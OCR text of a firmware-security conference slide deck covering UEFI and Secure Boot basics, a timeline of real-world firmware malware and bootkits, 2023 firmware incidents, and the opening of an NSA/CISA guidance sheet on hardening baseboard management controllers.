Eclypsium

Ghosts in the Machine: Unmasking the Dangers of Insecure Firmware

Nate Warfield
Director of Threat Intelligence & Research
Eclypsium

/whoami


- Network hacker
- F5 Networks, Microsoft (MSRC, M365)
- WIRED25 2020
- CTI League founder
- Security researcher
- Socials: @n0x08

What a time to be alive

- We are on the precipice of AI
- We are unaware of our impact on the future
- Our technology may outlive our species
- We have evolved human communication
- BUT…
- We're losing control of the systems we've designed
- The foundation of computing is poorly defended
- As an industry we aren't learning from our mistakes


Image: https://twitter.com/MalwareArt/

Firmware 101




Unified Extensible Firmware Interface (UEFI)

- Replaces BIOS
- Provides standardized boot process
- GUI for system settings
- Secure Boot
- CSM: Backwards compatibility
- Device initialization
- Network stack
- Not just for endpoints




Secure Boot


- UEFI firmware contains Platform Key (PK)
- PK signs other keys; Key Exchange Key (KEK) & Signature Database (DB) Key
- KEK ensures only trusted keys can sign software
- DB Key signs boot loaders
- During boot signatures are validated
- DBX revocation list invalidates signatures
- Vulnerable bootloaders
- Abused bootloaders




Network devices

- Routers & switches
- Load balancers & firewalls
- SAN, NAS, IPTV
- Most run FreeBSD/Linux variations
- Firmware is a full operating system
- Favorite target of Nation State actors
- UNC3524; Russia (F5, Citrix)
- UNC3886; China (Fortinet)
- UNC4841; China (Barracuda)





Why should we care?



2011
Mebromi
One of the first observed malware to attack the BIOS directly.

2015-2017
Equation Group & Vault 7 Leaks
Two separate instances led to tools and techniques for firmware attacks being leaked to the public. In 2015 we learned of EquationDrug and Grayfish. Later in 2017, we learned of Dark Matter and Sonic Screwdriver.

October
2020
MosaicRegressor
Researchers at Kaspersky disclosed a new UEFI implant being used in the wild dubbed MosaicRegressor. This implant has been used in targeted attacks as a way to maintain a persistent foothold in target organizations and evade most detection controls while delivering malicious payloads to compromised systems. You can find more information about MosaicRegressor and other UEFI implants here.

September
2021
FinSpy
A UEFI component belonging to the FinFisher surveillance toolset. Although researchers have tracked the spy tool since at least 2011, the bootkit didn't surface until 2021. You can find our full write-up, including a video breakdown, of FinSpy here.

January
2022
MoonBounce
Discovered in January and attributed to APT41, or an actor closely affiliated to the group, which researchers say is part of the Winnti Umbrella.

July
2022
CosmicStrand
One of the most recent examples of malware that "hooks" UEFI at an early stage to infect all subsequent operations in the boot process. The end result is malware stealthy infecting the Windows kernel, evading most protections. You can find our write-up on CosmicStrand here.

2015
Hacking Team
Hacking Team had a UEFI rootkit that was used to maintain persistent access to target systems. It is believed that this was installed with physical access, however, it is possible that physical access was not required to implant the malware.

2018
Lojax
Russian hacking group Fancy Bear is found using a UEFI rootkit to install Lojax, independent of the kernel and operating system, even a complete wipe of the hard drive will not remove the malware (patched UEFI modules of the LoJack anti-theft software (also known as Computrace) were used). (You can find our discussion of LoJax here.)


December
2020
Trickboot
Trickbot contains code to read, write, and erase firmware dubbed Trickboot. This was discovered in a collaborative research effort between Advanced Intelligence (AdvIntel) and Eclypsium.

October
2021
ESpecter
A bootkit persisting in the EFI System Partition that can bypass Windows Driver Signature Enforcement to load its own unsigned driver. You can find our article on detecting ESpector (and FinSpy) here.

June
2022
Conti Group Found Actively Looking For Firmware Vulnerabilities
Leaked chat logs show that the Conti ransomware group is actively looking for firmware vulnerabilities, specifically in Intel ME technologies.


October
2022
BlackLotus
Researchers observed a UEFI bootkit sold online called "BlackLotus". Commanding a $5,000 price tag the sellers claim this malware can bypass Secure Boot.

Firmware is so ~~hot~~ hacked right now



2023 in firmware

- Jan 30: Second set of BMC vulns disclosed
- March 1: Black Lotus disclosed
- March 16: Fortinet attacks by UNC3886
- April 7: MSI breach & stolen source code announced
- May 31: Gigabyte backdoor disclosed
- June 1: Barracuda announces 0-day attacks
- June 13: Binding Operational Directive 23-02
- June 14: Harden BMCs
- July 25: Citrix 0-day announced
- Sept 8: Mandiant details Barracuda backdoors
- Sept 27: PRC Cisco router backdoors disclosed



National Secrity Agency | Cybersecurity and Infrastructure Security Agency | Cybersecurity Information


TLP:CLEAR

Harden Baseboard Management Controllers

Summary

Baseboard management controllers (BMCs) are trusted components designed into a computer's hardware that operate separately from the operating system and firmware to allow for remote management and control, even when the system is shut down. This Cybersecurity Information Sheet (CSI), authored by the National Security Agency (NSA) and the Cybersecurity and Infrastructure Security Agency (CISA), highlights threats to BMCs and details actions organizations can use to harden them. NSA and CISA encourage all organizations managing relevant servers to apply the recommended actions in this CSI.

Malicious actors target overlooked firmware



